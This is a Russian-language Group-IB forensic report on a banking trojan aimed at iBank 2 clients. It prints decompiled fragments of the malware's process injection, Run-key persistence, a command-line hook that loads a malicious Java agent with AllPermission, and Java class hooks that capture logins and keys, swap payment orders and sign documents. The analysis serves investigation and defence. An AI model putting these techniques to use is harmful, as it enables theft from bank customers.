Исследование нового вируса, направленного на атаку клиентов «iBank 2».

Исполнитель: Ведущий специалист по исследованию вредоносного кода Group-IB

Трифонов Виталий Александрович

Group-IB провела исследование нового вируса, направленного на атаку клиентов «iBank 2».

В начале 2013 года в лабораторию компьютерной криминалистики и исследования вредоносного кода компании Group-IB поступил на анализ образ НЖМД по типичному инциденту – хищение крупной суммы у юридического лица через систему дистанционного банковского обслуживания.

Предварительное криминалистическое исследование образа носителя компьютерной информации с бухгалтерского компьютера показало, что в данном случае мы имеем дело не с инсайдом, и мошенничество было произведено с помощью вредоносного программного обеспечения. Антивирусное сканирование продуктами ведущих производителей обнаружило целый букет зловредов как не относящихся к банковскому ПО, так и вредонос Shiz, обладающий полными возможностями для работы с банковскими данными пользователей.

Shiz

Обнаруженный экземпляр обладал всеми обычными свойствами своего семейства, генерировал около 500 тысяч адресов управляющих центров и имел версию 4.30.46.

В данном семпле отсутствовал функционал по работе с Банк клиентом «iBank 2». Активированный кейлоггер и веб-инжекты позволяют совершить множество мошеннических действий, выгодных оператору ботнета, но вот провести платеж, в тонком банк клиенте «iBank 2», они не могут. Исходя из практического опыта, можно утверждать, что злоумышленники в таких случаях прибегают либо к удаленному управлению, либо к использованию более сложных программ, позволяющих совершить автозалив.

В данном кейсе не использовалось удаленное управление, а зловредов с автозаливом задействованные антивирусы не обнаружили. Более того, тщательный криминалистический анализ дал понять – Shiz имеет весьма слабое отношение к хищению.

BIFIT_A

При детальном анализе файловой системы был выявлен подозрительный каталог «\Documents and Settings\<Имя пользователя>\Application Data\BIFIT_A»

В данном каталоге зарегестрированы файлы со следующими именами: «agent.exe», «all.policy», «bifit_a.cfg», «bifit_agent.jar», «javassist.jar». На момент исследования данные файлы ничем не детектировались, но уже с первого взгляда понятно, что они точно причастны к инциденту, что и подтвердилось данными из главной файловой таблицы (MFT)

«all.policy» представляет собой обычный текстовый файл с содержимым «grant { permission java.security.AllPermission; };»

«javassist.jar» – jar файл одноименной библиотеки – фреймворка для модификации или генерации байт-кода JAVA.

«bifit_a.cfg» – название данного файла говорит само за себя, конфигурационный файл исследуемого зловреда, а содержимое его пока зашифровано.

Два оставшихся файла и есть самое интересное, и на них мы остановимся поподробнее.

Agent.exe

Agent.exe – довольно внушительный по размеру для вредоносного программного обеспечения файл (804Кб) и имеет цифровую подпись. Файл подписан сертификатом «Accurate CNC, Inc.». И на момент исследования данный сертификат уже был отозван поставщиком – «GlobalSign CodeSigning CA – G2».

Представляет из себя несложно запакованный исполняемый файл. Алгоритм упаковщика прост – выделить память, записать туда код, расшифровать его и передать управление.

Сразу после распаковки в глаза бросается «лишняя» секция «cfg». В ней одиноко хранится сетевой адрес управляющего сервера «urls=http://<IP-адрес>/site1/client.php». Впоследствии этот адрес, а также «botid» будут записаны в вышеприведенный файл «bifit_a.cfg»

После начала выполнения данный файл удаляет «<Свое собственное имя>:Zone.Identifier». Предположительно для того, чтобы затруднить определение своего попадания в систему.

Затем создается экземпляр процесса «svchost.exe» с последующим инжектом кода в него. Инжект делается достаточно тривиальным способом через связку WriteProcessMemory() – ResumeThread().

После того как копия программы будет запущена в процессе «svchost.exe», программа совершает последнее действие – инжект в процессы браузеров и JAVA.

```
hObject = CreateToolhelp32Snapshot(2u, 0);
if ( hObject == (HANDLE)-1 )
{
  result = 1;
}
else
{
  memset(&pe.cntUsage, 0, 0x124u);
  pe.dwSize = 296;
  if ( Process32First(hObject, &pe) )
  {
    do
    {
      v1 = (const char *)sub_EF9E9D(pe.szExeFile);
      sub_EF9EDC(pe.th32ProcessID, pe.th32ParentProcessID, v1);
    }
    while ( Process32Next(hObject, &pe) );
  }
  CloseHandle(hObject);
  result = 1;
}
return result;
}
```

Осуществляется поиск процессов

```
if ( !stricmp(Str2, "java.exe") || !stricmp(Str2, "javaw.exe") )
{
  hObject = OpenProcess(0x1F0FFFu, 0, dwProcessId);
  if ( !ReadProcMem(hObject) )
  {
    WriteProcMem(hObject);
    AddToLog(1, "[!] NOT infected pid: %d %s", dwProcessId, Str2);
    for ( i = dwProcessId; ; i = v8 )
    {
      v3 = sub_EFE539(i);
      v8 = v3;
      if ( !v3 )
        break;
      AddToLog(3, "[~] PID: %d parent: %d %s", i, v3, "N/A");
    }
    CloseHandle(hObject);
  }
}
v11 = (int)"ieuser.exe";
v12 = (int)"iexplore.exe";
v13 = (int)"opera.exe";
v14 = (int)"firefox.exe";
v15 = (int)"chrome.exe";
v16 = (int)"maxthon.exe";
v17 = 0;
if ( Compare(Str2, (int)&v11, 0) )
{
  hProcess = OpenProcess(0x1F0FFFu, 0, dwProcessId);
  if ( hProcess )
  {
    if ( !ReadProcMem(hProcess) && InjectProcess(hProcess, (int)sub_EF91B6, 0, 0) )
      AddToLog(3, "[+] injected to %s %d", Str2, dwProcessId);
    WriteProcMem(hProcess);
    CloseHandle(hProcess);
  }
}
return 1;
```

И внедрение кода только в необходимые

Одной из приятных особенностей этого семпла для анализастало подробное логирование всех своих действий. Функция, обозначенная на скриншотах

декомпилированного кода как «AddToLog», записывает сообщение в пайп «\\\\.\\pipe\\10c86ecd51».

Вредоносная программа «Shiz», действующая на компьютере перед инцидентом и в момент хищения, любезно сохранила все данные в файле со случайным именем, где помимо HTTP запросов пользователя находился лог работы программы и все созданные снимки экрана, закодированные по алгоритму «Base64». Этот редкий случай слежки одного вредоноса за другим серьезно помог в проведении исследования.

Стоит отметить, что разработчикам данного модуля еще есть куда развиваться и улучшать свое творение. Сейчас они и их система действуют проверенными и общедоступными техниками. Так, например, автозагрузка вредоноса осуществляется через ключ реестра «bifit_agent» в разделе «Software\Microsoft\Windows\CurrentVersion\Run»

```
GetBIFIT_A((LPWSTR)&pszPath, 0x200u);
if ( CreateDirectoryW(&pszPath, 0) || GetLastError() == 183 )
{
  PathAppendW((LPWSTR)&pszPath, L"agent.exe");
  if ( CopyFileW(lpExistingFileName, &pszPath, 0) )
  {
    hKey = 0;
    memcpy((void *)&SubKey, L"Software\\Microsoft\\Windows\\CurrentVersion\\Run", 0x5Cu);
    if ( RegOpenKeyExW(HKEY_CURRENT_USER, &SubKey, 0, 2u, &hKey) )
    {
      result = 0;
    }
    else
    {
      v1 = wcslen(&pszPath);
      if ( !RegSetValueExW(hKey, L"bifit_agent", 0, 1u, (const BYTE *)&pszPath, 2 * v1) )
      {
        RegCloseKey(hKey);
```

Копирование файла и добавление в автозагрузку

После добавления самого себя в автозагрузку вредонос создает каталог «BIFIT_A», содержимое которого указано выше.

Для инжекта в дочерние процессы используется перехват функции NtResumeThread(). Механизм этого перехвата заключается в следующем:

Функция NtResumeThread() вызывается каждый раз при создании потока. Перехват этой функции определяет, создается ли новый поток в контексте текущего процесса или создается новый процесс. Затем записывает в новосозданный процесс код вредоносной программы и передает на него управление. После чего поток запускается вызовом оригинальной функции NtResumeThread(), и в дочернем процессе выполняется код вредоносной программы.

```
v16 = 0;
v17 = ZwQueryInformationThread(hThread, 0, &v14, 28, &v16);
if ( v17 >= 0 )
{
  dwProcessId = v15;
  if ( v15 != GetCurrentProcessId() )
  {
    hProcess = OpenProcess(0x1F0FFFu, 0, dwProcessId);
    if ( hProcess )
    {
      if ( !ReadProcMem(hProcess) )
      {
        WriteProcMem(hProcess);
        if ( !Inject(hProcess, hThread, (int)sub_EF91B6, 0, 0) )
        {
```

Внедрение кода в дочерние процессы

Все вышеприведенные действия направлены на закрепление в системе. Также исследуемая программа реализует общий функционал вредоносных программ в качестве команд, а именно по команде от управляющего центра может быть осуществлена загрузка произвольного файла и его выполнение, обновление файла «bifit_agent.jar», отправка информации о запущенных процессах и их завершение по идентификатору или имени.

Однако основное предназначение данного файла заключается в перехвате функции GetCommanLineA() с целью модификации аргументов командной строки.

```
Src = (char *)OrdinalGetCommandLineA();
v14 = strstr(Src, "\\java.exe");
v0 = GetCurrentProcessId();
AddToLog(4, "%s (%d) PID: %d, cmdLine: %s", "GetCommandLineA_handler", 86, v0, Src);
if ( v14 )
{
  Memory = strdup(Src);
  v14 = strstr(Memory, "\\java.exe");
  memset(&Dst, 0, 0x400u);
  v1 = strlen("\\java.exe");
  v14 += v1 + 1;
  *v14++ = 0;
  GetBIFIT_A((LPWSTR)&WideCharStr, 0x200u);
  pszDir = (LPCSTR)sub_EFBD35(&WideCharStr, 0);
  if ( pszDir )
  {
    PathCombineA(&pszDest, pszDir, "bifit_agent.jar");
    PathCombineA(&v7, pszDir, "all.policy");
    snprintf(&Dst, 0x400u, "%s -javaagent:\"%s\" \"-Djava.security.policy=%s\" %s", Memory, &pszDest, &v7, v14);
    free(Memory);
    v3 = strdup(&Dst);
    v4 = v3;
    v5 = v3;
    v6 = GetCurrentProcessId();
    AddToLog(4, "%s (%d) PID: %d, new cmdLine: %s", "GetCommandLineA_handler", 120, v6, v5);
    result = v4;
```

Код обработчика функции GetCommanLineA()

Функционал данного обработчика заключается в вызове оригинальной функции GetCommanLineA(), и, в случае если это командная строка процесса Java, осуществляется добавка некоторых аргументов. А именно аргумента «-javaagent», где в качестве агента указывается файл «bifit_agent.jar», создаваемый вредоносной

программой, и «-Djava.security.policy» с указанием файла «all.policy», а значит «grant { permission java.security.AllPermission; };»

Вот как это выглядело в логе, найденном на исследуемом образе.

GetCommandLineA_handler (125) PID: 4608, new cmdLine: "C:\Program Files\Java\jre7\bin\java.exe" -javaagent:"C:\Documents and Settings\<Имя пользователя>\Application Data\BIFIT_A\bifit_agent.jar" "-Djava.security.policy=C:\Documents and Settings\<Имя пользователя>\Application Data\BIFIT_A\all.policy" <Старые аргументы командной строки без изменений>

bifit_agent.jar

Таким образом, реализовывается использование технологии JAVA – Java Agent. Теперь специально сконфигурированное приложение «bifit_agent.jar» получает доступ к банк клиенту «iBank 2» и возможность переопределять и трансформировать его классы.

Java Agent позволяет манипулировать байт-кодом методов. Чтобы использовать механизм трансформации классов необходимо реализовать интерфейс «java.lang.instrument.ClassFileTransformer» И зарегистрировать свою реализацию через метод «Instrumentation.addTransformer». Сам трасформер будет срабатывать каждый раз при:

- загрузке класса «ClassLoader.defineClass»
- переопределении класса «Instrumentation.redefineClasses»
- ретрансформации класса «Instrumentation.retransformClasses»

```
public class Transformer
  implements ClassFileTransformer
{
  private int init2Status = 0;
  private boolean hookedOutputStream = false;
  public static Color statusbarColor = null;

  public byte[] transform(ClassLoader paramClassLoader, String paramString, Class<?> paramClass, ProtectionDomain
    throws IllegalClassFormatException
  {
    if (paramString.equals("com/bifit/harver/ClientApplet"))
    {
      if (this.init2Status == 0)
      {
        this.init2Status = 1;
        Bifit_agent.bifitClassLoader = paramClassLoader;
        Bifit_agent.init2();
      }
      return hook_ClientApplet(paramClassLoader, paramString, paramArrayOfByte);
    }
    byte[] arrayOfByte1;
    if (!this.hookedOutputStream)
    {
      arrayOfByte1 = hook_OutputStream(paramClassLoader, paramString, paramArrayOfByte);
      if (arrayOfByte1 != null)
        return arrayOfByte1;
    }
    if (paramString.equals("com/bifit/service/TransportEngine"))
      return hook_TransportEngine(paramClassLoader, paramString, paramArrayOfByte);
    if (paramString.equals("com/bifit/harver/core/IBTPTransport"))
      return hook_IBTPTransport(paramClassLoader, paramString, paramArrayOfByte);
    if (paramString.equals("com/bifit/harver/core/ContentTypeFactory"))
      return hook_ContentTypeFactory(paramClassLoader, paramString, paramArrayOfByte);
```

Реализация трансформера в «bifit_agent.jar»

```
public class Bifit_agent
{
  public static ClassLoader bifitClassLoader = null;
  public static MyAwtEventListener myListener = null;

  public static void premain(String paramString, Instrumentation paramInstrumentation)
  {
    paramInstrumentation.addTransformer(new Transformer());
  }
```

Регистрация трансформера в «bifit_agent.jar»


Таким образом, функционал вредоносного JAVA приложения будет выполняться непосредственно в легитимном приложении банк клиента.

Приложение, являющееся Java агентом, должно отвечать спецификации JAR файла и иметь манифест. В манифесте в качестве «Boot-Class-Path» указываются как абсолютные, так и относительные пути поиска классов. В данном случае «Boot-Class-Path» содержит строку «./javassist.jar»

```
Manifest-Version: 1.0
Ant-Version: Apache Ant 1.8.3
Created-By: 1.6.0_37-b06 (Sun Microsystems Inc.)
Main-Class: bifit_agent.Bifit_agent
Premain-Class: bifit_agent.Bifit_agent
Agent-Class: bifit_agent.Bifit_agent
Boot-Class-Path: ./javassist.jar
X-COMMENT: Main-Class will be added automatically by build
```

Манифест вредоносного приложения

Само приложение достаточно интересно для анализа хотя бы потому, что в нем не использована обфускация, и уже имена классов говорят о своем функционале. Также, как и в PE модуль приложение логирует свои действия.



Имена классов

Программа активно взаимодействует с банк клиентом, предоставляя злоумышленнику полный контроль над учетной записью. Так осуществляется получение данных об именах пользователей, паролях и используемых ключах. В важных моментах работы банк клиента создаются скриншоты. И самое главное – в наличии функционал по созданию платежных поручений!

```
public static void saveLogin()
{
  Adapter localAdapter = Adapter.getAdapterByName("login");
  if (localAdapter == null)
  {
    Log.write(Log.ERR, "saveLogin login adapter not found");
    return;
  }
  String str = (String)XSaurus.getTopicItem("init", "login", "protocol");
  Log.write("protocol: " + str);
  Properties localProperties = new Properties();
  byte[] arrayOfByte = null;
  localProperties.setProperty("protocol", str);
  setLoginProperty(localProperties, localAdapter, "locale", false);
  setLoginProperty(localProperties, localAdapter, "keystoreType", false);
  setLoginProperty(localProperties, localAdapter, "keys", false);
  setLoginProperty(localProperties, localAdapter, "password", true);
```

Метод, выполняющий копирование логина

```
[+] save login data, login num: 1
protocol: file
[~] new ClientInfo
[+] LOGIN_DATA:
locale=русский
keystoreFile=W:\keys\[redacted]\keys3
keystoreType=Ключ на диске
password=[redacted]
keys=[redacted]
protocol=file
```

Результат его выполнения

```
Log.write(Log.MSG2, new StringBuilder().append("[~] FakeDoc.onDocList: replace fields in doc id: ")
Properties localProperties3 = (Properties)localHashtable.get("fake");
int j = Integer.parseInt(Utils.getDocSt(localProperties3, "0"));
if (j != Integer.parseInt(Utils.getDocSt(localProperties2, "0")))
{
  localProperties3.setProperty("ST", Utils.getDocSt(localProperties2, "0"));
  Docs.getInstance().updateFakeDocById(str4, null, Utils.props2String(localProperties3));
  Docs.getInstance().Save();
```

Фрагмент класса по подмене платежек

```
public class ScreenMaker extends TransportModule
{
  public byte[] onBeforeRecv(TransportUnit paramTransportUnit, byte[] paramArrayOfByte)
  {
    if ((paramTransportUnit.serviceId.equals("DOC_LIST")) || (paramTransportUnit.serviceId.equals("GET_WELCOME_INFO")
    {
      Bifit_agent.screenWithDelay(1000);
      return null;
    }
    if (paramTransportUnit.serviceId.equals("SAVE_DOC"))
      Bifit_agent.screenWithDelay(0);
    return null;
  }
}
```

Реализация скриншоттера

```
localProperties1.setProperty("Format", "gzip");
StringBuilder localStringBuilder = new StringBuilder();
localStringBuilder.append("Content-Type=Cp1251\n");
localStringBuilder.append("TS=").append(str).append("\n");
localStringBuilder.append("SIGD=").append(Utils.bytesToHex(arrayOfByte2)).append("\n");
localStringBuilder.append("CT=doc/payment\n");
localStringBuilder.append("ID=").append(paramString).append("\n");
Vector localVector1 = buildRequestVector(new Object[] { localStringBuilder.toString() });
Object localObject1 = doRequest("SIGN_DOC", localProperties1, localVector1);
if (localObject1 == null)
{
  log(Log.ERR, "[!] signDoc doRequest(SIGN_DOC) error");
  return 0;
}
int i = 0;
Hashtable localHashtable = Utils.object2Hashtable(localObject1);
Object localObject2 = localHashtable.get("data");
if (localObject2 != null)
{
  Properties localProperties2 = null;
  if ((localObject2 instanceof Vector))
  {
    Vector localVector2 = (Vector)localObject2;
    localProperties2 = Utils.string2Props(localVector2.get(0).toString());
  }
  else
  {
    localProperties2 = Utils.string2Props(localObject2.toString());
  }
  int j = Integer.parseInt(localProperties2.getProperty("code", "1"));
  if (j == 0)
  {
    i = 1;
    log(Log.MSG2, "[+] signDoc success");
  }
```

Фрагмент метода подписи документа

Приложение банк клиент «iBank 2» обфусцировано путем переименования классов и методов. Но, как видно из приведенного лога, вредонос успешно осуществляет распознавание необходимых ему классов и методов.


```
======== Begin report ========
It's obfuscated jar: true
ThesaurusManager class name - com.bifit.e.IIlIl111
ThesaurusManager.getInstance - lIlIIII1
ThesaurusManager.getThesaurus - lIlI1lIIl
Topic class name - com.bifit.e.I1III111
Topic.getItem - l1IIIIIl1
Topic.addItem - l1111111
Thesaurus class name - com.bifit.e.lIl111II1
Thesaurus.getTopic - IIllllI1
Thesaurus.findTopicItem - ll1I1lI11
Thesaurus.toXML - lI1IIlII
Thesaurus.toXMLElement - l11Illl1
Thesaurus.addTopic - lIllI111
XMLElement class name - com.bifit.util.c.lIl111II1
XMLElement.addChildToPosition - l1111111
XMLElement.countChildren - lIIIIIIlII
XMLElement.enumerateAttributeNames - lI1111111
XMLElement.enumerateChildren - I11111I
```

Лог деобфускации банк клиента

Для того чтобы понять, насколько полную информацию получали злоумышленники о финансовой жизни жертвы, достаточно просто посмотреть на перехваченные снимки экрана.

Окно входа

Окно предварительной выписки



Окно формирования платежного поручения

Выводы

В процессе расследования инцидента специалистами Group-IB была выявлена и разобрана новая вредоносная программа, нацеленная только на банк клиент «iBank 2». Как на момент хищения денег со счета юридического лица, так и на момент проведения расследования согласно интернет порталу «virustotal.com» ни один из антивирусных продуктов не детектировал данную программу.

Программа использует механизм модификации кода банковского приложения в процессе исполнения Java-апплета с использованием фреймворка «javassist».

Результатом ее выполнения на компьютере клиента становится полная передача финансовой информации злоумышленникам и реализация подложных платежных поручений.

Данная программа только находится в стадии разработки и активно обновляется. Так, первая обнаруженная версия программы, согласно отсылаемой ей информации на управляющей сервер – «0.7», а в процессе подготовки данного материала специалисты Group-IB обнаружили экземпляр программы версии «1.0.7», в которой присутствует дополнительный функционал и защита от анализа.

Из-за существования программ подобного класса клиентам банков, использующих систему «iBank 2», а это 650 тысяч корпоративных и более 450 тысяч частных клиентов (согласно интернет порталу www.bifit.com) в России и 300 тысяч корпоративных и более 145 тысяч частных клиентов в Украине, следует внимательно отнестись к своей безопасности и не полагаться только на внутренние механизмы защиты системы «iBank 2».

На момент написания данного материала только три антивирусных продукта детектируют последний экземпляр программы (согласно интернет порталу «virustotal.com»): Comodo, DrWeb, Symantec.